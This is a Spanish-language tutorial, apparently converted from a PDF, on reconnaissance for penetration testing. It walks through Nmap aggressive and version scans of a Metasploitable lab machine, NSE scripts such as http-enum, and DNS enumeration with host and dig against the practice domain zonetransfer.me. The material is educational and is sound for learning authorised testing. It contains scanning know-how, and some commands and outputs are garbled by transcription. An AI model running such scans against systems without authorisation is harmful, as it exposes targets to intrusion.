
Como se muestra en la imagen anterior, el sistema operativo en ejecución es: Linux 2.6.9 – 2.6.33.

El parámetro **-O** puede combinarse con dos opciones, las cuales se muestran en la imagen siguiente:

```
OS DETECTION:
-0: Enable OS detection
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess OS more aggressively
```

También puedes utilizar una opción más agresiva de escaneo utilizando el flag **-A**. La A significa "Aggressive". Este escaneo hace la función de detección del sistema operativo, la detección de versiones, análisis de scripts y traceroute.

```
sudo nmap -A <target>
```



```
[root@kali:~]# sudo nmap -sV -A 192.168.132.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-04 22:38 EST
Nmap scan report for 192.168.132.132
Host is up (0.0001s latency).
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-ssh rexec
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rem  GNU Classpath gmrregistry
1224/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs  2-4 (RPC #100003)
2121/tcp  open  ftp  ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd  distcc v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  x11  (access denied)
6667/tcp  open  irc  UnrealIRCd
6697/tcp  open  irc  UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8100/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb  Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
46387/tcp open  java-rem  GNU Classpath gmrregistry
49576/tcp open  nlockmgr  1-4 (RPC #100001)
53278/tcp open  mountd  1-3 (RPC #100005)
53585/tcp open  status  1 (RPC #100004)
MAC Address: 00:BC:29:07:33:34 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/linux:linux
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 129.54 seconds
```

Cuando utilices la opción agresiva junto con la opción "todos los puertos" (**-p-**) el análisis tardará algo de tiempo en ejecutarse, pero te proporcionará mucha más información. Ten en cuenta que este análisis también generará mucho tráfico de red y puede tronar servicios inestables en el target. Otra desventaja de los análisis agresivos es que los hosts de destino o firewalls a veces pueden bloquear o limitar la velocidad a la que se pueden ejecutar el escaneo. Tales mecanismos de limitación de velocidad pueden retrasar un escaneo tan drásticamente que podría nunca completarse (o al menos no dentro de un tiempo razonable). Este comportamiento se ve regularmente en los hosts con Windows, por lo que un enfoque recomendado es comenzar por determinar, primero, los puertos abiertos mediante un escaneo menos agresivo, como el escaneo SYN, y luego continuar con el OS fingerprinting y después el banner grabbing o detección de versiones en los puertos abiertos detectados y, en los puertos que requieras más información, utiliza la opción agresiva.

Por ejemplo, como estoy en un entorno local de red, hice un escaneo de versiones hacia todos los puertos de TCP de mi target:

En el resultado de la imagen anterior, puedes observar que he marcado dos servicios para los cuales, la opción **-SV** no ha devuelto un número de versión específico, en el caso de Samba, y ninguno para el caso de UnrealIRCd.

Al ejecutar un escaneo agresivo contra ambos servicios, el resultado es diferente:

```
[kali㉿kali]:~$ sudo nmap -A 192.168.132.132 -p 139,6667  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-04 22:36 EST  
Nmap scan report for 192.168.132.132  
Host is up (0.00063s latency).  
  
PORT      STATE SERVICE      VERSION  
139/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
6667/tcp   open  irc          UnrealIRCd  
  
|_irc-info:  
| users: 1  
| servers: 1  
| users: 1  
| servers: 0  
| server: irc.Metasploitable.LAN  
| versions: Unreal3.2.8.1,irc.Metasploitable.LAN  
| uptime: 2 days, 5:26:03  
| source: ident: nmap  
| source host: FA2D0467.7E58DE1B.FFFA6049.IP  
| error: Closing Link: wugkggujo[192.168.132.115] (quit: wugkggujo)  
MAC Address: 00:0C:29:87:11:34 (VMware)  
Warning: OS scan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 2.6.x  
OS CPU: cpe:/linux:linux_kernel-2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Host: irc.Metasploitable.LAN  
  
Host script results:  
|_clock-skew: mean: -1d17h38m17s, deviation: 3h32m08s, median: -1d19h48m18s  
|_osstat: NetBIOS name: METASPOITABLE, NetBIOS user: cunknowm, NetBIOS MAC: cunknowm (unknown)  
|_smb-security-mode:  
| account_used: guest  
| authentication_level: user  
| challenge_response: supported  
| message_signing: disabled (dangerous, but default)  
| smb2-time: Protocol negotiation Failed (SMB2)  
| smb-os-discovery:  
| OS: Unix (Samba 3.0.20-Debian)  
| Computer name: metasploitable  
| NetBIOS computer name:  
| Domain name: localdomain  
| FQDN: metasploitable.localdomain  
| System time: 2022-02-03T02:48:13-05:00
```

Ahora podemos observar que UnrealIRCd tiene la versión 3.2.8.1 y Samba tiene la versión 3.0.20-Debian. También vemos que Nmap utilizó un script llamado irc-info para detectar la versión de UnrealIRCd y un script llamado smb-os-discovery para detectar la versión de Samba.

En algunas instalaciones de Nmap, el script **irc-info** tiene un error; esto ocasiona que el script tampoco regrese el número de versión de UnrealIRCd, de tal manera que es posible que no obtengas los mismos resultados que en la captura de pantalla anterior. Si este es tu caso y si deseas solucionarlo, puedes modificar el script (en Kali) de la siguiente manera:

```
sudo nano /usr/share/nmap/scripts/irc-info.nse
```

Después, cambia el valor de **request_timeout** a 6000:

```
GNU nano 6.2  
function action (host, port)  
local nick = rand.random_alpha(9)  
  
local output = stdnse.output_table()  
  
local sd, line = comm.tryssl(host, port,  
    ("USER nmap +IW nmap :Nmap Wuz Here\nnICK %s\n"):format(nick),  
    {request_timeout=6000})  
if not sd then return "Unable to open connection" end  
  
local buf = stdnse.make_buffer(sd, "\r?\n")
```

Sigue incrementando el valor si después de haber hecho el cambio sigues sin recibir el número de versión; por ejemplo a un valor de 60000.

Ejemplo:

```
[kevindaxvz@kaliLikeKevin]:~/Desktop$ cat nmap_salida.txt | grep ' open | cut -d '/' -f 1 | tr '\n' ',' | sed 's/.//'  
21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3386,5432,5990,6000,6667,8009,8188
```

Generamos un archivo para esa standaroutput, y luego utilizamos esos puertos filtrados

```
[kevindaxvz@kaliLikeKevin]:~/Desktop$ sudo nmap -Pv -A -p 192.168.53.142 >/tmp/puertos_26.txt -T4  
Starting Nmap 7.94SNM ( https://nmap.org ) at 2024-06-12 06:25 EST  
Nmap scan report for 192.168.53.142  
Host is up (0.00026s latency).  
  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-cyst:  
|_STAT:  
| FTP server status:  
|   Connected to 192.168.53.142  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp   open  ssh          OpenSSH 8.7p1 Debian 10 (protocol 2.0)  
| ssh-hostkey:  
|   1824 60:9f:c7:ef:c8:5f:6a:74:dd:98:24:fa:e4:d8:8c:cd (RSA)  
|   2008 56:56:24:9f:21:1d:de:a7:2b:ae:61:b1:26:3d:e8:f3 (RSA)  
23/tcp   open  telnet       Linux telnetd  
25/tcp   open  smtp        Postfix smtpd  
|_ssl-date: 2024-06-12T04:26:24+00:00; +7s from scanner time.  
|_sslv2:  
|   SSLv2 supported
```

Nmap Scripting Engine (NSE)

Ahora que hemos cubierto algunas de las técnicas de escaneo de puertos con Nmap, echarémos un vistazo a otra potente característica de Nmap: El *Nmap Scripting Engine* (NSE). NSE se ha desarrollado como una extensión de Nmap y funciona con *scripts* que están escritos en el lenguaje de programación LUA. El NSE es bastante potente y flexible; los scripts se pueden utilizar para automatizar una variedad de tareas, desde el escaneo de red, enumeración y hasta la detección de vulnerabilidades.

Actualización de Nmap

Para asegurarte de que tienes los scripts Nmap más recientes, debes actualizar Nmap mediante los siguientes comandos:

```
sudo apt update  
sudo apt install nmap
```


Localización de Scripts de NSE

Los scripts NSE se encuentran en el directorio siguiente:

/usr/share/nmap/scripts

Como puedes observar, los scripts se ordenan según el protocolo para el que fueron creados. El siguiente comando muestra los scripts dirigidos a HTTP:

```
ls -1 /usr/share/nmap/scripts/http*
```




```
(kali㉿kali)-[~] $ ls -1 /usr/share/nmap/scripts/http*  
/usr/share/nmap/scripts/http-adobe-coldfusion-apsa1301.nse  
/usr/share/nmap/scripts/http-affiliate-id.nse  
/usr/share/nmap/scripts/http-apache-negotiation.nse  
/usr/share/nmap/scripts/http-apache-server-status.nse  
/usr/share/nmap/scripts/http-aspnet-debug.nse  
/usr/share/nmap/scripts/http-auth-finder.nse  
/usr/share/nmap/scripts/http-auth.nse  
/usr/share/nmap/scripts/http-avaya-ipoffice-users.nse  
/usr/share/nmap/scripts/http-awstatstotals-exec.nse  
/usr/share/nmap/scripts/http-axis2-dir-traversal.nse  
/usr/share/nmap/scripts/http-backup-finder.nse  
/usr/share/nmap/scripts/http-barracuda-dir-traversal.nse  
/usr/share/nmap/scripts/http-bigip-cookie.nse  
/usr/share/nmap/scripts/http-brute.nse  
/usr/share/nmap/scripts/http-cakephp-version.nse  
/usr/share/nmap/scripts/http-chzno.nse  
/usr/share/nmap/scripts/http-cisco-anyconnect.nse  
/usr/share/nmap/scripts/http-coldfusion-subzero.nse
```

Para ver los *scripts* creados para otros protocolos, puedes utilizar el mismo formato del ejemplo anterior, por ejemplo:

- FTP:
 - `ls -1 /usr/share/nmap/scripts/ftp*`
- HTTP:
 - `ls -1 /usr/share/nmap/scripts/http*`
- SMB:
 - `ls -1 /usr/share/nmap/scripts/smb*`
- SSH:
 - `ls -1 /usr/share/nmap/scripts/ssh*`

Otra manera de buscar scripts NSE es utilizando el comando `locate`, sin embargo, si la base de datos de *scripts* se ha actualizado recientemente, lo primero que debes hacer es actualizar la base de datos updatedb:

- `sudo updatedb`
- `locate *http*.nse`



```
(kali㉿kali)-[~] $ sudo updatedb  
[sudo] password for kali:  
  
(kali㉿kali)-[~] $ locate *http*.nse  
/usr/share/nmap/scripts/http-adobe-coldfusion-apsa1301.nse  
/usr/share/nmap/scripts/http-affiliate-id.nse  
/usr/share/nmap/scripts/http-apache-negotiation.nse  
/usr/share/nmap/scripts/http-apache-server-status.nse  
/usr/share/nmap/scripts/http-aspnet-debug.nse  
/usr/share/nmap/scripts/http-auth-finder.nse  
/usr/share/nmap/scripts/http-auth.nse  
/usr/share/nmap/scripts/http-avaya-ipoffice-users.nse  
/usr/share/nmap/scripts/http-awstatstotals-exec.nse  
/usr/share/nmap/scripts/http-axis2-dir-traversal.nse  
/usr/share/nmap/scripts/http-backup-finder.nse  
/usr/share/nmap/scripts/http-barracuda-dir-traversal.nse  
/usr/share/nmap/scripts/http-bigip-cookie.nse  
/usr/share/nmap/scripts/http-brute.nse
```

Ayuda en los Scripts de NSE

- Muchos *scripts* de NSE requieren de diferentes parámetros y opciones para funcionar correctamente. Afortunadamente la mayoría de los *scripts* de NSE tienen una función de ayuda que te informa sobre la función del *script* y las opciones que requiere en caso de que requiera.
- La ayuda en los *scripts* de NSE se ejecuta con la opción `--script-help=` y el nombre del *script*.
- En el ejemplo siguiente se muestra el comando para obtener ayuda o información sobre el *script* `ftp-anon`:

```
nmap --script-help=ftp-anon
```

```
[kali㉿kali]:~$ nmap --script=ftp-anon
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 17:35 EST
Nmap scan report for 192.168.162.128
Host is up (0.00095s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http ENUM:
|_ /tikiwiki/: Tikiwiki
|_/test/: Test page
|_/phpinfo.php: Possible information file
|_/phpMyAdmin/: phpMyAdmin
|_/doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_/index/: Potentially interesting folder
MAC Address: 00:0C:29:87:33:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.40 seconds
[kali㉿kali]:~$
```

En la imagen anterior, puedes observar que el script **ftp-anon** pertenece a varias categorías: default, auth y safe.

- La categoría **default** significa que este *script* es utilizado en el escaneo de *scripts* predeterminados (cuando se usa la opción `-sC`).
- La categoría **auth** nos indica que el *script* utiliza credenciales para iniciar sesión en el sistema de destino.
- La categoría **safe** indica que el *script* es seguro de utilizar y que no está diseñado para tronar servicios o generar grandes cantidades de tráfico en la red. Cuando un *script* no está en la categoría **safe**, sino en la categoría **intrusive** o **dos**, se debe tener cuidado antes de ejecutarlo.

Ejecución de Scripts Nmap

- Para ejecutar scripts NSE utiliza el siguiente comando con el nombre del *script*, el *target* y el o los puertos del servicio:
`sudo nmap --script=<nombre_script> <target> -p <puerto(s)>`
- El siguiente comando ejecuta el script **http-enum** en el puerto 80:
`sudo nmap --script=http-enum <target> -p 80`

```
[kali㉿kali]:~$ sudo nmap --script=http-enum 192.168.162.128 -p 80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-26 17:39 EST
Nmap scan report for 192.168.162.128
Host is up (0.00095s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /tikiwiki/: Tikiwiki
|_/test/: Test page
|_/phpinfo.php: Possible information file
|_/phpMyAdmin/: phpMyAdmin
|_/doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|_/index/: Potentially interesting folder
MAC Address: 00:0C:29:87:33:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.40 seconds
[kali㉿kali]:~$
```

Como puedes observar, el *script* me arrojó varios directorios que pueden ser accesibles y que pueden contener archivos interesantes.

The top screenshot shows a browser window displaying the output of the command `curl 192.168.162.128/phpinfo.php`. The page title is "PHP Version 5.2.4-2ubuntu5.10" and it contains a table of PHP configuration details. The bottom screenshot shows a browser window displaying the "Welcome to phpMyAdmin" page. It includes a language selection dropdown set to "English", a log-in form with fields for "Username" and "Password", and two warning messages: "Cannot load mcrypt extension. Please check your PHP configuration." and "Cookies must be enabled past this point."

En el ejemplo anterior, con el script **http-enum** pude saber la ubicación de **phpinfo.php** y del portal de inicio de **phpMyAdmin**.

Algunos scripts requieren de argumentos, los argumentos se pueden pasar mediante la opción `-script-args` o desde un archivo mediante la opción `--script-args-file`.

Enumeración de DNS

La enumeración de DNS es el proceso de identificación e interrogación de los servidores de DNS de un target para obtener los registros de DNS correspondientes a un dominio. DNS quiere decir (en español) **Sistema de Nombres de Dominio**, el cual es una base de datos dinámica distribuida globalmente que se utiliza principalmente para traducir nombres de host (o *hostnames*) a direcciones IP.

Además de asignar *hostnames* a direcciones IP, el DNS puede realizar otros tipos de asignación. Cada tipo de mapeo se define en un tipo diferente de registro. Por ejemplo, un registro que asigna un *hostname* a una dirección IPv4 se denomina registro A.

Algunos de los registros más importantes para buscar en una enumeración de DNS son:

Tipo de registro	Significado	Descripción
A	Address	Regresa la dirección IPv4 de un hostname.
AAAA	Address	Regresa la dirección IPv6 de un hostname.
MX	Mail Exchange	Regresa una lista de servidores de correo electrónico para un dominio.
CNAME	Canonical Name	Se utiliza para especificar que un nombre de dominio es un alias para otro nombre de dominio.
NS	Name Server	Identifica los servidores de DNS que son responsables (autorizados) de una zona.
SOA	Start of Authority	Cada zona contiene un registro SOA. El registro SOA identifica al servidor de nombres que es la mejor fuente de información para los datos dentro de la zona. El registro SOA también contiene otros parámetros que definen el comportamiento del servidor de DNS. Más adelante verás lo que es una zona.
PTR	Pointer	Hace lo opuesto al registro A; regresa el hostname a partir de una dirección IP.
TXT	Text	Se utiliza para asociar cualquier texto arbitrario con un hostname.

Algunas herramientas incluidas en Kali Linux utilizadas para la enumeración de DNS son: **host**, **dig**, **Fierce**, **DNSenum** y **DNSrecon**.

A continuación, vamos a revisar estas herramientas y ver cómo podemos usarlas en este proceso.

Comando host

Host es una herramienta que se utiliza para consultar los registros de DNS relacionados a un dominio. Cuando escribes el comando **host** en la terminal sin ningún parámetro, obtienes una lista de opciones con una explicación breve de cada opción:

```
(kali㉿kali)-[~]
$ host
Usage: host [-aCdilrvVw] [-c class] [-N ndots] [-t type] [-W time]
           [-R number] [-m flag] [-p port] hostname [server]
  -a is equivalent to -v -t ANY
  -A is like -a but omits RRSIG, NSEC, NSEC3
  -c specifies query class for non-IN data
  -C compares SOA records on authoritative nameservers
  -d is equivalent to -v
  -l lists all hosts in a domain, using AXFR
  -m set memory debugging flag (trace/recordusage)
  -N changes the number of dots allowed before root lookup is done
  -p specifies the port on the server to query
  -r disables recursive processing
  -R specifies number of retries for UDP packets
  -s a SERVFAIL response should stop query
  -t specifies the query type
  -T enables TCP/IP mode
  -U enables UDP mode
  -v enables verbose output
  -V print version number and exit
  -w specifies to wait forever for a reply
  -W specifies how long to wait for a reply
  -4 use IPv4 query transport only
  -6 use IPv6 query transport only
```

A continuación, voy a hacer una consulta sobre el registro A del *hostname* del servidor web www.zonetransfer.me:

```
(kali㉿kali)-[~]
$ host www.zonetransfer.me
www.zonetransfer.me has address 5.196.105.14
```

Por defecto, el comando **host** busca un registro de tipo A. Para consultar otro tipo de registro, podemos usar la opción **-t** de la siguiente manera:

```
host -t <registro> <dominio>
```

A continuación, voy a hacer una consulta sobre el registro de tipo MX del dominio **zonetransfer.me**:

```
(kali㉿kali)-[~]
$ host -t mx zonetransfer.me
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
```

Como puedes observar en el ejemplo anterior, el dominio **zonetransfer.me** tiene especificado varios servidores de correo electrónico.

Las consultas anteriores han sido lanzadas hacia el servidor de DNS configurado en el sistema operativo local (en la máquina). En caso de necesitar hacer una consulta hacia un servidor de DNS diferente, puedes utilizar el siguiente comando:

```
host <target> <servidor-dns>
```

host <target> <servidor-dns>

```
(kali㉿kali)-[~]
$ host www.zonetransfer.me 8.8.8.8
Using domain server:
Name: 8.8.8.8
Address: 8.8.8.8#53
Aliases:

www.zonetransfer.me has address 5.196.105.14
```

En el ejemplo anterior, realicé una consulta del registro de tipo A (consulta por defecto) del hostname **www.zonetransfer.me** hacia el servidor de DNS 8.8.8.8

En el caso de que quieras hacer una consulta de todos los tipos de registro de un dominio, puedes utilizar la opción **-t** con el valor **any**. Por ejemplo:

```
(kali㉿kali)-[~]
$ host -t any zonetransfer.me
zonetransfer.me host information "Casio fx-700G" "Windows XP"
zonetransfer.me descriptive text "google-site-verification=tyP2Bj73AUHAFw2shXNgCCBi6XBmnoV104VlMewxA"
zonetransfer.me mail is handled by 20 ASPMXA.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMXB.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMXL.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me has address 5.196.105.14
zonetransfer.me has SOA record nsztm1.digi.ninja. robin.digi.ninja. 2819100801 172800 900 1209600 3600
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.

(kali㉿kali)-[~]
```

Comando dig

Dig (Domain Information Groper) es otra herramienta para consultar servidores de DNS. Escribe el comando **dig -h** en la terminal para ver la ayuda del comando:

```
(kali㉿kali)-[~]
$ dig
Usage: dig [global-server] {domain} {q-type} {q-class} {q-opt}
      [global-d-opt] host [@local-server] [local-d-opt]
      [-h [local-server] [local-d-opt]] [...]
Where: domain   is in the Domain Name System
       q-class  is one of {in,hs,ch,...} [default: in]
       q-type   is one of {a,any,mx,ns,soa,hinfo,axfr,txt,...} [default:a]
              (Use ixfr=version for type ixfr)
       q-opt    is one of:
              -4          (use IPv4 query transport only)
              -6          (use IPv6 query transport only)
              -b address[#port] (bind to source address/port)
              -c class    (specify query class)
              -f filename  (batch mode)
              -k keyfile   (specify tsig key file)
              -m           (enable memory usage debugging)
              -p port      (specify port number)
              -q name      (specify query name)
              -r           (do not read ~/.digrc)
              -t type      (specify query type)
              -u           (display times in usec instead of msec)
              -x dot-notation (shortcut for reverse lookups)
              -y [hmac:]namekey (specify named base64 tsig key)
d-opt   is of the form +keyword[=value], where keyword is:
        +[no]aaflag  (Set AA flag in query (+[no]aaflag))
        +[no]aaonly   (Set AA flag in query (+[no]aaflag))
```

De la misma manera que con el comando **host**, utiliza la opción **-t** para consultar un tipo de registro en específico, por ejemplo, el siguiente comando recupera los registros MX del dominio **zonetransfer.me**:

```
(kali㉿kali)-[~]
$ dig -t mx zonetransfer.me
; <>> DiG 9.17.21-1-Debian <>> -t mx.zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 42174
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;zonetransfer.me.           IN      MX
;; ANSWER SECTION:
zonetransfer.me.      6177   IN      MX    10  ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      6177   IN      MX    20  ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.      6177   IN      MX    10  ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      6177   IN      MX    20  ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.      6177   IN      MX    20  ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.      6177   IN      MX    20  ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.      6177   IN      MX    0   ASPMX.L.GOOGLE.COM.
;; Query time: 115 msec
;; SERVER: 192.168.132.1#53(192.168.132.1) (UDP)
;; WHEN: Fri Jan 28 21:28:59 EST 2022
;; MSG SIZE rcvd: 223
```

Puedes agregar la opción **+short** al comando para obtener una respuesta corta y específica de tu consulta:

```
(kali㉿kali)-[~]
$ dig -t mx zonetransfer.me +short
20 ASPMX3.GOOGLEMAIL.COM.
0 ASPMX.L.GOOGLE.COM.
10 ALT2.ASPMX.L.GOOGLE.COM.
20 ASPMX2.GOOGLEMAIL.COM.
10 ALT1.ASPMX.L.GOOGLE.COM.
20 ASPMX5.GOOGLEMAIL.COM.
20 ASPMX4.GOOGLEMAIL.COM.
```

Puedes solicitar todos los registros del dominio especificando el valor **any** para la opción **-t**:

```
(kali㉿kali)-[~]
$ dig -t any zonetransfer.me
; <>> DiG 9.17.21-1-Debian <>> -t any zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 48408
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;zonetransfer.me.           IN      ANY
;; ANSWER SECTION:
zonetransfer.me.      3589   IN      HINFO  "Casio fx-700G" "Windows XP"
zonetransfer.me.      3589   IN      TXT    "google-site-verification=tyP2Bj73AUHAFw2shXNgCCBi6XBmnoV104VlMewxA"
zonetransfer.me.      7189   IN      MX    0   ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7189   IN      MX    10  ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7189   IN      MX    10  ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7189   IN      MX    20  ASPMX2.GOOGLEMAIL.COM.
```

Transferencias de Zona

El servicio de DNS es un componente muy crítico para el buen funcionamiento de aplicaciones y servicios de red. Por esta razón, los servidores de DNS, regularmente, se configuran en modo de alta disponibilidad para que cuando el servidor primario de DNS deje de estar disponible, un servidor secundario se haga cargo de la operación.

Para que un servidor secundario funcione correctamente, éste debe tener los mismos datos que el servidor primario, por lo tanto, los servidores involucrados en la alta disponibilidad del servicio de DNS necesitan sincronizar sus datos entre sí de forma regular.

La base de datos de DNS contiene los registros de DNS y ésta se denomina como "zona de DNS".

Un mecanismo para replicar bases de datos de DNS (o zona de DNS) a través de un conjunto de servidores de DNS se denomina **transferencia de zona**.

Dicho de otra manera: **Una transferencia de zona se produce cuando la información del servidor de DNS principal se replica a uno o varios servidores de DNS secundarios.**

Mientras que las transferencias de zona entre servidores de DNS diseñados para compartir zonas son correctas, éstas pueden filtrar, involuntariamente, información confidencial a un atacante que, de otro modo, esta información no estaría disponible por ningún otro medio.

